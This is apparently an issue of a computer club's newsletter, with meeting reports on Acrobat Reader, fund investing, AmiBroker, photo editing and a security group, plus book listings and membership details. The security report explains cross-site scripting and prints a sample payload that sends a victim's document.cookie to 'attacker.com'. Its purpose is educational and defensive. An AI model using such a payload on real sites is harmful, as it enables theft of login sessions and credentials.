J2EE Security for Servlets, EJBs, and Web Services – This book by Pankaj Kumar from Prentice Hall is the definitive guide to securing server-side Java and covers every significant J2SE and J2EE security mechanism. MSRP=\$50.

Apache Derby – Off to the Races – This book tells you how to master Apache Derby, the only open source, pure Java, fully transactional, small-footprint RDBMS. Authored by Paul Zikopoulos, Dan Scott, & George Baklarz, the hardcover book is published by IBM Press/Pearson plc and has an MSRP=\$40.

Next Generation Application Integration – From simple information to Web services, this book by David Linthicum from Addison-Wesley is an indispensable resource for those responsible for managing or implementing application-integration middleware. MSRP=\$40.

Main Meeting Report



By Eric Saca

In December, President Elise Edgell and Bytes Editor Jim Sanders did a presentation on Adobe Acrobat Reader and Writer.

Elise once again mentioned the Holiday Party on December 9th at her residence in Orange. Gerry Resch mentioned that another e-waste recycling event was scheduled for the February 4, 2007 meeting. Jim Sanders reminded everyone that PC upgrades will probably be necessary to take advantage of the upcoming Windows Vista operating system, as beta testing has shown conclusively that Vista is quite a resource hog.

Elise mentioned a proposal under consideration to move the Main Meeting up one hour to 2 PM each month. The reason is that 2:30 PM SIGs are usually overshadowed by the Main Meeting. Members usually remain after that meeting (which ends at 2:30) to chat with presenters and purchase their products. Then if they make it to the 2:30 PM SIGs at all, they arrive late.

With this new proposal, if the Main Meeting ran from 2 - 3:30 PM, then there could be three periods for SIGs before it -- from 9 - 10:30 AM, 10:30 - 12 Noon, and 12:30 - 2 PM (with a half-hour lunch break from 12 - 12:30 PM). Elise asked the members in attendance what they thought of changing the schedule. The reaction was mixed.

Jim began the Adobe Acrobat presentation with a promotional video straight from the Adobe website. This was for the new Acrobat 8. The URL for this video is <http://www.adobe.com/products/acrobat/experi->

ence. (A broadband connection is highly recommended for viewing it.)

Jim and Elise then discussed several features of Acrobat Reader 7.0 (and above), including the following:

- The Reader is equipped to verbally read to you the contents of PDFs. To do so with an open PDF, just click View->Read Out Loud. This takes advantage of the speech capabilities built into Windows XP. If you're still using 98, you'll need to download a file to install speech capabilities for Acrobat Reader.

- To assist in reading your PDFs, the Reader can scroll down pages of text automatically while you read. To do this with an open PDF, click View->Automatically Scroll. It scrolls at a certain speed by default and if you want to adjust that, just press a number key. 0 corresponds to the slowest speed and 9 to the fastest.

- If you're having trouble reading text, the Zoom function lets you make it larger.

- Acrobat Reader has an excellent Search feature, particularly for searching large documents. When your search terms appear multiple times in a large document, the Reader provides an excellent summary of all areas in which they appear.

- You can highlight and copy text from a PDF to another program that allows text to be pasted. (Of course, you have to choose the Highlight tool to begin highlighting the text.) However, in Acrobat Writer, there are also security features allowing authors to protect their documents from being copied.

- WordPerfect has a built-in feature to allow documents to be saved in PDF format. Word 2007 will not ship with this capability -- but you will be able to download the feature from Microsoft and install it separately.

- Jim mentioned that students can purchase the Academic version of Adobe Acrobat (writer) for only about \$159.00. (Regular price is over \$400.00.)

- There are now many books on the Internet in PDF format that you can read with Acrobat Reader (and which it can read to you verbally). (These eBooks also come in many other for-

mats accessible with other programs like WordPad and Internet Explorer.) For instance, Project Gutenberg is producing free eBooks of classic literary works (www.gutenberg.org).

Google now has a Book Search facility in Beta, allowing you to search for key terms in books on the Internet. To try it, go to www.google.com, click More >>, then Books.

A science fiction book publisher, BAEN, now offers free downloads of many of its titles (www.baen.com). Elise mentioned that she has a subscription to the Orange County Register and this allows her to download a PDF version of the complete newspaper every day. Most major newspapers probably offer this capability now.

Next Meeting -- Frank Van Nostrand of the Social Security Administration will present information you never knew. Like the Social Security Administration has the largest computer system in the federal government, outside of the Department of Defense. ■

Computer Aided Investing SIG



By Bob Krishfield, NOCCC

Market Review: The markets continue in their rally upwards making new highs, and blowing away many theories that it's time for a correction and reversal. After taking months of cautionary steps waiting on the side lines for a correction, or a 4 year cycle bottom, it seems more than obvious that trend is not giving way -- it's better to get in the market rather than let this opportunity pass by (and I wish I came to this conclusion 5 months ago). The charts show the major indices staying in the upper half of the Bollinger bands, with only the Russell 2000 crossing the mid-line a few times. No evidence yet of these indices turning down. The VIX hit an extreme

low, which could be a signal of a top forming. But with the dollar falling, and Fed interest rate policy leaning towards a reduction, the markets should have little pressure to stop rising. The Presidential Cycle statistics offer some optimism that 2007 should be an up-year (avg 10.6% gain) and slightly less for 2008, the election year. Since 1833, the pre-election year was up 32 out of 43 times, as the theory says the administration uses the market to influence investors satisfaction with those in-power. We looked at some of the major market factors to watch and what impact they have on the market. Besides the falling dollar, rising oil prices should be a concern – if they go above their current levels, which have slightly risen because of seasonal demand. The weakening economy is a lagging market indicator, but rising inflation is a market killer and it's too bad that the government numbers on inflation are complex, ill-defined, and hard to follow, with major cost components separated from the cost-of-living measures reported. Fear of inflation could be a driver in the rising cost of gold, but the falling dollar could account for the rise also. So with all this confusion, will the rally continue? A Yogi Berra quote sums it up well. "I always thought that record would stand until it was broken."

Presentation – A Comparison of Funds: Open-End mutual funds, Closed-End funds, and Exchange Traded funds. Funds are important investment vehicles since they have less volatility than most stocks, require less oversight, and do better in most trading systems. Most open-ended mutual funds have many trading restrictions except for Rydex, Profunds and a few other families. Exchange traded funds (ETFs) have become popular in the last 5 years and are good candidates for trading since they don't have the restrictions like the open-ended funds. Closed-end funds (CEFs) are another type of fund that trades like an ETF, and have some pros and cons worth considering. A good source of information on ETFs and CEFs is the web site etfconnect.com. CEFs differ from Open Ended funds in that once the

initial offering is made, no more shares are available and the issuance of new shares is closed. The CEFs are traded like stocks on the major exchanges and can use limit orders, stops, shorts, margin, etc. The market price may rise above or fall below net asset value, creating a premium or discount when buying a CEF. Open-end funds redeem shares at their net asset value and create new shares when bought – with the number of shares and total assets fluctuating daily.

So what does all this mean with respect to making money? Comparing the YTD returns for CEFs vs. ETFs, the CEFs were generally higher, many in the 40% and a few in the 60% returns, with the best ETF only 41% and most in the upper 20% to mid 30% returns. This comparison was for international equities. For domestic equities, returns were lower and the differences smaller, but still favored the CEFs over ETFs. A big caution with the CEFs is the premium or discount that may apply. These change daily based on market demand and the etfconnect.com site shows the current premium / discounts in their daily pricing pages. I tried to compare performances by sector, assuming the different type of funds would have similar investment objectives and performance differences between the types of funds would reveal the better type of fund. The results were not statistically significant. The performance ranges overlapped for the 3 types of funds, not revealing any type superior for the sectors studied. In conclusion, the study did bring to light the opportunity to use CEFs along-side ETFs but with some cautions as mentioned. ■

Amibroker SIG

By Bob Krishfield, NOCCC

This meeting dug into AFL code, by reviewing some programs downloaded that were part of a large collection made available for FastTrack users learning AmiBroker. The program subjects covered many charting indicators, some

explorations, and logic for building timing signals and saving them as composites. To get started, it was important to distinguish the ways Amibroker handles the code files when using them for charting. There are 3 places that are used – the original folder, the custom folder and the drag-and-drop (D-D) folder. The D-D folder is a hidden folder and does not appear in the charts tree, but you should know that it exists and how it works. It is the main folder that is used to store a copy of the AFL of the pane of a chart. As indicators are added to the pane, the AFL code is added to that file in the D-D folder. If you want to edit the code for that chart pane, right click and select edit any you will see all the code. Once changed, Amibroker will prompt you if you want to save this in the custom folder so you can use this as a custom version of the indicators in that pane. The decision for saving it as a custom file depend on the likelihood that you will want to re-use this for some other chart. When finished setting up all the panes, you may want to save the result as a layout so it can be recalled just as you see it – with the ticker and timeframe as set. An alternative is to save it as a template – which saves the AFL programs used in the chart and the chart arrangement, but not the ticker or timeframe. This is useful for saving common charts used for many tickers and for special charts that use foreign statements and have the tickers embedded in the code.

Going through the downloaded programs, we made some changes to the code to change the ticker references for indexes. For example: FastTrack uses DJ-30, OTC-C, SP-CP, and QuotesPlus uses !DJ30, !Comp, !SPX, and Yahoo uses ^DJI, ^IXIC, ^GSPC. We also looked at the plotting statements and made some changes to the color and style portions. The code came with numbers assigned that represented custom colors in the Amibroker pallet. The used of terms like colorblue and styleline should be learned and understood, and later the shorthand of using the numbers

CONTINUED ON PAGE 22

Meeting Reports

Amibroker SIG from p21

applied. The technique of bringing in a large collection of AFL used a separate folder while trying out the programs. This allows you to make a later decision if you want to incorporate the particular program into your working library, or keep it separate for occasional use. It is wise to keep the original files in a directory that identifies where the files came from. We didn't get very far with the signal files when the time ran out.

This session opened up the meetings to two kinds of interest: with many members eager to study the AFL code and what it does, and others ready to take on some of the more complex parts of Amibroker in backtesting trading systems and optimization. So these two areas will be the focus for the next few sessions, i.e. working the codes, and presenting tutorial material on backtesting and optimization. ■

Security SIG

By *Dave Keays, NOCCC*

The main theme this month was Cross-Site-Scripting. We also touched on the new HTML Language list and the web bug in it.

The ability to insert malicious scripts (javascript, activeX, etc.) into benign web sites is called Cross-Site-Scripting which is sometimes abbreviated as CSS. But CSS also stands for Cascading-Style-Sheets! We are running out of letters for 3 letter acronyms. To keep civilization from falling into the dark ages we need version 6 of the English language. Or maybe we could just call cross-site-scripting XSS.

When I first heard about XSS I didn't see much of a threat. Boy was I wrong. For one thing, those non-threatening scripts run with your security credentials. That means that the attacker can impersonate you. If you recently logged into a site like your bank, it could use your credentials to log into that site. Or it might send those credentials to someone else. It could

also simply change some settings so your account would be less secure.

One of the standard ways a XSS attack occurs is that the attacker first finds a site that has a page that uses server-side scripting (JSP/ASP/PHP) to output something previously input without changing the data. For example, if the site inputs a users nickname (let's call it "un") and simply displays it later with the words "hello". But if the web-page just echoes what is entered then it could run a command in that scripting language if it was input.

So if someone use the link below at "your_bank.com" they will get a popup telling them if the site is vulnerable. `<skript>alert('vulnerable')</skript>`

Once they know "your_bank.com" is vulnerable, they can use the following link to send your credentials (password?) to "attacker.com". `<skript>document.location='http://your_bank.com/search?nu=<skript>document.write("<image src=http://attacker.com/" + document.cookie + ">")</skript>'</skript>`

Now your credentials have been sent to "attacker.com".

But the above link would probably be obscured so you can't tell what's going on. You might actually see the following:

```
%28%7d%3d&apropos=
pos2http://your_bank.com/search?
```

```
nu=%28%7balert%
28%25VULNERABLE
```

```
%27%29%7d%3b&apropos=pos2
```

XSS is mainly a programming error on the web-site itself. But you can keep the damages to a minimum by shutting-off scripting and HTML in email, and not using persistent cookies (only session cookies).

Also read: support.microsoft.com/kb/252985, www.cert.org/advisories/CA-2000-02.html, en.wikipedia.org/wiki/Cross_site_scripting, ha.ckers.org/xss.html (cheat sheet for hackers), java.sun.com/sfaq/ (writing secure applets), www.nist.org/nist_plugins/content/content.php?content.61, (vuln domains)

You can find a copy of this report at WWW.OCSECSIG.BLOGSPOT.COM ■

Digital Photo SIG



By *Larry Klees, NOCCC*

Selecting Elliptical Areas Sans Bionic Eyeballs

Prior to the October meeting I requested that members bring in some of their own photos that needed fixing. Jim brought us a carefully selected treasure trove of good photos that each had a single problem that required fixing.

We worked on a lakescape to improve the color details in the lake and the sky. Using adjustments to the curves made significant improvements which were finished off with the Nik polarizer filter plug-in. The effect of this filter really wowed the group.

On another photo we experimented with different ways to change the color of a river from green to blue. The usual global methods of hue change and color replacement had undesirable side effects on this picture and there was not enough time to make adjustments to the river water only.

We still have a tiger that has a person's shoulder blocking much of its face, a remarkably low contrast moose, and a several other great pictures to work on. Thanks a lot for bringing them Jim. It is usually best to make adjustments to the entire photo. This saves time and more importantly leaves the photo looking less manipulated. However, some photos like the one of Jim's river, require manipulations of just selected areas.

In a man made world a very common requirement is to select a circle or ellipse. I doubt that there are any photo editing programs that don't have a tool for this purpose. Yet most are designed in a way that makes them difficult to use. For example let's say you have this image of a plasma ball.


You want to select just the ball to paste it into another picture.



So you take your elliptical selection tool and place the cursor (yellow + in Fig 1) where you estimate the nonexistent upper left hand corner of the ellipse should be.




Then you click and drag the ellipse until it fits the ball



as in Fig 2.

Naturally you missed because (unless you have bionic eyeballs) you had to estimate the starting position in Fig 1. You are now left with the trial and error process of re-adjusting the ellipse to fit the ball. If the software company had given you a cursor with a wall to wall cross hair you could have simply placed it tangent to two edges of the ball and dragged an ellipse that would be a perfect fit on the first try. Alas that would have been too easy.

Now let's try a different method. Please refer to Fig 3. Get the rectangular selection tool. Place the cursor well above and to the left of the starting point in Fig 1. Click and drag a rectangle that is tangent to the ball at the orange arrow in Fig 3.



Now (making sure that the selection tool is set to add to the existing selection) click and drag a new rectangle that is tangent to the ball at the orange arrow in Fig 4.



This new rectangle must also overlap the first rectangle. Now choose the elliptical selection tool and set it for a new selection (not to be added to the rectangles). Place the cursor as shown in Fig 4 one pixel away from where the two rectangles overlap. You can now click and



drag an ellipse that will be a perfect fit.

I can hardly wait to show you the moose and the tiger at the next meeting. I think we can make it a hands on demonstration for a couple of volunteers. ■

Board meeting from P. 4

Old Business: Ted Littman wants a sign for the membership desk. Doug will do the sign. We need to get a price on the bulb for the projector.

New Business:

Motion by Elise: "The NOCCC Club will spend up to \$1,000.00 to purchase a new projector." Motion was seconded by Bill Thornton and passed.

Amendment to above motion by Jim Sanders: "There will be a limit of \$1,000 for the purchase of a new projector as equal to, or better than, the existing projector." The motion was seconded by Bill Thornton and passed. The meeting was adjourned at 9:30pm. ■

PRODUCTS FOR REVIEW

FROM PAGE 18

ready an experienced Web developer, this book by Joshua Eichorn, senior architect for Uversa, will show you exactly how to create rich, useable, Internet applications using AJAX. MSRP=\$40.

SELinux by Example – This book is the first complete, hands-on guide to using SELinux in production environments. It illuminates every facet of working with this operating system from its architecture and security model to its policy language. MSRP=\$45.

AJAX – Creating Web Pages with Asynchronous JavaScript and XML – One of the Bruce Perens' Open source Series, this book will help you build AJAX Web applications from the ground up, one step at a time. And, you can do it using standards and open source software. MSRP=\$45.

Ajax for Web Application Developers – This book by Kris Hadlock from Sams Publishing shows how to create an Ajax-driven web application from an object-oriented perspective, and it includes several useful Ajax design patterns. MSRP=\$35.

The TAO of Network Security – Beyond Intrusion Detection – This book by former AF Security Officer, Richard Bejtlich, will arm you with the knowledge you need to defend your network from attackers. MSRP=\$50.

Software Security – This book/CD, authored by Gary McGraw, a leading authority in the field, teaches you how to put software security into practice. MSRP=\$50.

The Art of Software Security Assessment – This A-W book is one of the most sophisticated and useful books ever written for software security auditing. MSRP=\$55.

How to Break Web Software – This book is a definitive guide to security testing any Web-based software and is authored by Mike Andrews & James Whittaker. The companion CD contains full source code for one testing tool you can modify & extend, free Web security testing tools, and more.

CONTINUED ON PAGE 26

SIG List

Those who have listed an e-mail address would prefer to be contacted by e-mail rather than by phone, whenever possible

SIG	Bldg	Room	Time	Leader	E-mail	Phone
AmiBroker	Science	111	11:15	Bob Krishfield	bobkrish@socal.rr.com	714-532-3096
Autocad	Wilkinson	111	9:00	Joe Mizer	joem@pvateplaamerica.com	909-688-9848
Computer Aided Investing	Science	111	9:30	Bob Krishfield	bobkrish@socal.rr.com	714-532-3096
Computer Security	Science	203	11:15	Dave Keays	rdksoft@sbcglobal.net	714-821-4792
Digital Photography	Irvine Hall	—	9:30	Larry Klees	lklees@dslextreme.com	714-879-6405
Genealogy	Science	111	2:30	John Johnson	jrosjohnson@juno.com	714-991-3314
Computer Essentials	Science	306	9:30	Elise Edgell	EliseEdgell@aol.com	714-544-3589
Hardware Essentials	Science	109	2:30	Herbert Wong	ocug@singularitytechnology.com	714-968-7264
Home Automation	Science	109	9:30	Dan Cregg	dan.cregg@smarthome.com	714-
Linux for Desktop Users	Wilkinson	117	9:00	Bob C. Ray	bobcray@pacbell.net	714-634-7520
Linux for Server Administrat	Wilkinson	117	10:00	Bob C. Ray	bobcray@pacbell.net	714-634-7520
Linux Programming Concepts	Wilkinson	117	11:15	Bob C. Ray	bobcray@pacbell.net	714-634-7520
PC Q&A	Irvine Hall	—	11:15	Jim Sanders	jsanders@ligasmicro.com	714-544-3589
Understanding OS's	Science	306	11:15	Charlie Moore	mooreca@adelphia.net	714-529-9071
Visual Programming I - IV	Wilkinson	221	8:30	Anson Chapman	aecrcss@hotmail.com	909-860-9515
Please report SIG changes to	Herbert Wong, Jr.				ocug@singularitytechnology.com	714-968-7264

Membership Benefits

FROM PAGE 3

shortcuts. Select your books and enter COUPON CODE: "USER-GROUP" (must be all caps) at Checkout Step #3 (Payment Method).

RoboForm is a Password Manager and web form filler for storing your online passwords and automates entering passwords. You can download a complimentary version at www.robiform.com/corts. If you want to upgrade to the PRO version before September 30, 2005 use the coupon code CORTS and get 10% off.

Smart Computing - www.smartcomputing.com For each paid membership (subscription to either Smart Computing or Computer Power User) via personalized membership forms or by telephone, our group will receive one credit. When the group has accumulated 5 credits (subscriptions), Smart Computing will donate one subscription to the group (great to use as a raffle prize or a "thank you" to a member, etc.). Call customer service at 1-800-733-3809 and tell them you are with the North Orange County Computer Club. If you go to their website to subscribe, click on User Groups and there is a drop down menu with our group's name on it.

Techsmith www.techsmith.com/store/order/bundle.asp using promotion code PRESBN05 you can get SnagIt (screen capture program) and Camtasia Studio (quickly record, edit and publish multimedia demos and presentations) Bundle for \$269, a \$50 savings. ■

Home Auto SIG

FROM PAGE 7

5) Technology review – What are the differences between Central vs Distributed control intelligence, and which is better?

6) Project – Setting up a universal remote.

7) Discussion – How do I pick the best contractor to help with my automation project?

8) Project – Whole house audio

9) Technology review – Media Center PCs and home control

A lighting control starter project was decided as January meeting's main discussion.

Since this was the first meeting of this SIG, the format of each meeting moving forward was discussed. It was agreed that the session would be broken up as follows:

1) First 15 minutes are for general home automation Q & A.

2) 1 hour – discussion / project of the month

3) Last 15 minutes – Planning for next meeting:

a. Do we continue on the subject of discussion this month into next month?

b. What project or subject is next?

Join us for the January meeting and find out. ■

NOCCC Help Line

The Help Line is in the true spirit of NOCCC, which is to help others to learn more about computers. The following is a list of Help Line Volunteers. The list is organized by the topic that each volunteer is willing to help you with. Please help us to keep this list current. Call or e-mail editor@noccc.org with additions, deletions, or corrections.



AI
Amiga
Apple
Apple II
Apple/Educator
C/C++
Computer Boards
Corel Draw
Excel(IBM)
Computer Aid. Invest.
MacIntosh
Memory/Interrupts
Modem Hardware
Modem Software
Neural Networks
OS/2
PC, Beginners
PC Hardware
Quicken 6.0
Quickbooks 5.0
Quicken 2000,2001
Quickbooks
Quicken Home &
Business 2000, 2001
Powerpoint
Realtime Control
Robotics
Tcl/Tk
Unix
Windows 9X
Windows 9X
Windows 2000
Word
Word
WordPerfect

The names and contact info of the helpline members is published in the printed version of the Orange Bytes which is mailed to members.

FREE AD SPACE

If you are an NOCCC member, and have a computer-related, non-commercial ad that you would like to have placed on the Internet, visit the Classified Ads section of our website at: <http://www.noccc.org> or contact Jim Sanders at jsanders@ligasmicro.com

Club members are also welcome to post **“Wanted”** or **“For Sale”** notices on the kiosk, but please do not tape them on doors, windows, or walls.

New volunteers for the Help Line would be appreciated!
If you have an area of expertise to share, let us know.



Products for Review

FROM PAGE 23

MSRP=\$35.

IPsec Virtual Private Network Fundamentals – An Introduction to VPNs – This book by James Carmouche, provides you with a basic understanding of how IPsec VPNs operate and also prevents an explanation of the different components of Cisco IPsec implementation. MSRP=\$55.

ATL Internals, 2nd Ed. Working with ATL8 – Four leading Windows programming experts systematically reveal ATLS inner workings. MSRP=\$60.

The Art of Software Security Testing – This Symantec Press/Addison-Wesley book delivers in-depth, timely, battle-tested techniques for anticipating and identifying software security problems before the “bad guys” do. MSRP=\$50.

Additional books available for review:

Word Hacks – This new book from O’Reilly, authored by Andrew Savikas, offers tips and tools for customizing, programming, and automating Microsoft Word. This book explicitly covers only Word 2000, 2002, and 2003 although many of the “Hacks” will work with older versions. MSRP=\$25.

The Internet: The Missing Manual – David Pogue’s new book from O’Reilly tells you all you need to know to effectively & efficiently use the Internet. MSRP=\$25.

BlackBerry Hacks - The versatile and flexible BlackBerry handheld computing device allows you to stay in touch and in-the-know--no matter where you are or where you go. For both corporate and consumer users, *BlackBerry Hacks* delivers tips, tools, and innovative ways to most effectively use the all-in-one phone, inbox, organizer, and browser for phone calls, instant messaging, email, organizing, web browsing, receiving RSS feeds, and much more. From O’Reilly, MSRP=\$25.

UNIX to Linux Porting – This new book is a definitive guide to porting applications from today’s most widely used UNIX platforms to Linux. Published by Prentice Hall, it has an MSRP=\$65.

User Mode Linux – This new addition to the Bruce Peren’s Open Source Series, this book by Jeff Dike shows you how to create virtual Linux machines within a Linux computer and use them to safely test and debug applications, network services, and kernels. Published by Prentice Hall, the MSRP=\$55.

Guide to Linux – This new book by Peter van der Linden from Prentice Hall takes the mystery out of learning Linux. It comes with the Linspire 5.0 CD. MSRP=\$40.

Linux Pocket Guide – This book by Daniel Barrett covers the most useful and important parts of day-to-day Linux in a concise & friendly style for beginners as well as experience users. From O’Reilly. MSRP=\$10.

Linux Desktop Garage – This book/CD by Susan Matteson from Prentice Hall PTR is full of tools and info to do practically everything with Linux. MSRP=\$30.

Self-Service Linux – This new book from Prentice Hall PTR is authored by Mark Wilding & Dan Behman and offers a definitive overview of practical hints and tips for Linux users. MSRP=\$40.

A Practical Guide to Red Hat Linux, 3rd Edition – This new book from Prentice Hall was written by Mark Sobell and includes the full Fedora Core on the accompanying DVD. Completely revised, it will meet all your Fedora Core & Red Hat Enterprise Linux needs. MSRP=\$50.

Red Hat Fedora 5 Unleashed – This new book from Sams Publishing was written by Paul Hudson & Andrew Hudson & presents comprehensive coverage of Fedora 5, the open-community version of Red Hat Linux – the most comprehensive Linux distribution. The accompanying DVD includes the full Fedora Core 5 binary distribution & the complete OpenOffice.org office suite. MSRP=\$50.

Ted Littman, NOCCC Reviews Editor (714) 779-1936
reviews@noccc.org. ■

NOCCC Membership Fee Schedule

In an effort to increase club membership and provide additional resources, attract young people involved or having an interest in computing, to attract local computer-related businesses to place ads in the Orange Bytes with or without becoming NOCCC members, the schedule has been revised. And, we are offering members the opportunity to help our club financially by making donations that should be income-tax deductible since we are chartered as a non-profit 501(c) 3 organization. Membership level will be designated on the Membership Badge and Donators will be acknowledged in an issue of the Bytes. ■

	Fee (\$)	
Membership Level	1 Year	3 Years
Individual Member	\$35	90
Each Additional Family Member	15	45
College Student	20	
High School Student	15	
Business Member + Ad (Business Card)	180	
Business Member + Ad (1/4 Page)	465	
Business Member + Ad (1/2 Page)	800	
Business Member + Ad (Full Page)	1,475	
Membership Donations (\$)		
Contributing Member	75	
Supporting Member	100	
Advocate Member	250	
Patron Member	500	

Orange Bytes is published monthly by:
 North Orange County Computer Club
 P.O. Box 3616, Orange, CA 92857
 (714) 998-8080

**Commercial Display Advertisements
 are Welcome**

Contact — Editor@noccc.org.

RATES

One Page Vertical	7.0"x9.5"	\$150
Half-page Horizontal	7.0"x5.0"	\$80
Half-page Vertical	3.5"x9.5"	\$80
Quarter-page	3.5"x5.0"	\$45
Business Card	3.5"x2.0"	\$ 15
Center Spread.....	14.0"x9.5"	\$300

Deadline: Tenth of the month

Discounts: 3months=10%, 6=15%, 12=20%

If you are interested in advertising in the publications of multiple User Groups throughout the region or nationally, you can learn more by contacting www.apcug.org

Please tell our advertisers that you saw their ad in the *Orange Bytes*

Publication Information

All opinions expressed herein are those of the individual authors only and do not necessarily represent the opinions of the NOCCC, its officers, Board of Directors, the *Orange Bytes* newsletter or its editors. The NOCCC does not guarantee the accuracy or the correctness of advertising or articles in the *Orange Bytes*, nor does the NOCCC intend to endorse, rate, or otherwise officially comment on products available. Therefore, the readers are cautioned to rely on opinions presented exclusively at their own risk.

Trademarks/Copyrights—The mention of names of products in this publication without trademark or copyright symbols does not imply that they are not so protected by law. All trademarks are the property of their respective owners.

Production—*Orange Bytes* was produced with

Adobe InDesign CS2 ®

Type set with True Type: Times New Roman, Bauhaus 93, Arial and Humanist 521BT fonts

**Printed by: Creative Technology
 5959 Palmer Boulevard
 Sarasota, Florida 34232-2841
 800-533-1031**



**Membership
 Renewal**

When you turn in your Membership Renewal check, PLEASE fill out a Membership Renewal Application.

Memberships may also be re-newed on our Website:
<http://www.noccc.org>

QUICK MEMBERSHIP APPLICATION/RENEWAL

Date: _____ I am a new member

This is a renewal; my membership number is _____

PLEASE PRINT!

Name _____

Address _____

City _____

State _____ Zip _____ Phone _____

email _____

Fees: see page 26 for fee schedule, \$35 for single membership

Amount enclosed \$ _____

MC Visa _____ Expires _____

Please make check to **North Orange County Computer Club** and mail with application to:

North Orange County Computer Club
 PO Box 3616
 Orange, CA 92857

Are You an NOCCC Member?

Consider all that you get with membership and Join Now

- **Meetings.** Keep up with what's going on in the computer world. Hear outstanding industry representatives make presentations of the latest and greatest in computer products.
- **Special Interest Groups.** Our 20 SIGs cover a broad spectrum of user interest; they invite you, whether you rank as beginner or seasoned computerist, to the lectures and demonstrations they sponsor, and to share computer knowledge.
- **Get help with your current computer problems.** In the Random Access portions of the Irvine Hall meetings, you ask your question of the entire assemblage, and more than likely someone will have the answer.
- **The NOCCC HelpLine.** Some 20 NOCCC volunteers, experts in their fields, are ready to assist with your problems, and are as close as your telephone.
- **The Orange Bytes Newsmagazine.** Our Award Winning newsmagazine mailed monthly to your address reports on current activities and gives you articles and reviews geared toward your needs.
- **Raffles.** We have distributed thousands of dollars worth of hardware and software raffle prizes at our General meetings.
- **Product Review.** Write a review for this newsletter and keep the software, hardware, book or CD. Members reviews are published in this newsletter.
- **Consignment Table.** We have a thriving consignment table on our regular meeting day in which we assist members to sell or buy all kinds of computer items.
- **Volunteer Work.** You are given opportunities to help our activities with interesting assignments. *An all-volunteer organization*, you can join with other members in a variety of activities, write articles for our newsletter, conduct a seminar, run a SIG, man the help desk, show new members around, help the membership committee, and more.


Parking Information — Chapman University's main parking

lot (P6) is on the north side of the campus (enter from Glassell & University Dr.) and lot P3 (N Center St. & E Sycamore Ave) is free of charge for NOCCC's meetings on Sunday. Please feel free to park in the parking lots.

Parking is also free on the **campus-side** of the surface streets. The city of Orange's parking laws prohibit parking in front of residential housing which is across the street from Chapman University. **Expensive parking tickets will be issued to violators.**

The NOCCC Information Desk, Membership Desk, Reviews Desk, Consignment Table, and most of the meeting rooms are in Irvine/Hashinger Hall and the Science Center on the east side of the campus (near Center Street).

Become an NOCCC member by signing up at the Membership Desk on our general meeting day, usually the first Sunday of the month. Or simply fill out the form on the reverse side of this page and send it in!



For current meeting information, please call
(714) 998-8080 for a recorded message.

North Orange County Computer Club
PO Box 3616
Orange CA 92857

NON-PROFIT ORG.
U.S. POSTAGE
PAID
SANTA ANA CA
PERMIT NO 1588

Address Service Requested

Members:
Your expiration month and year appear on
your mailing label. Please renew promptly,
using the application inside.

Dated Material - Please deliver by January 6th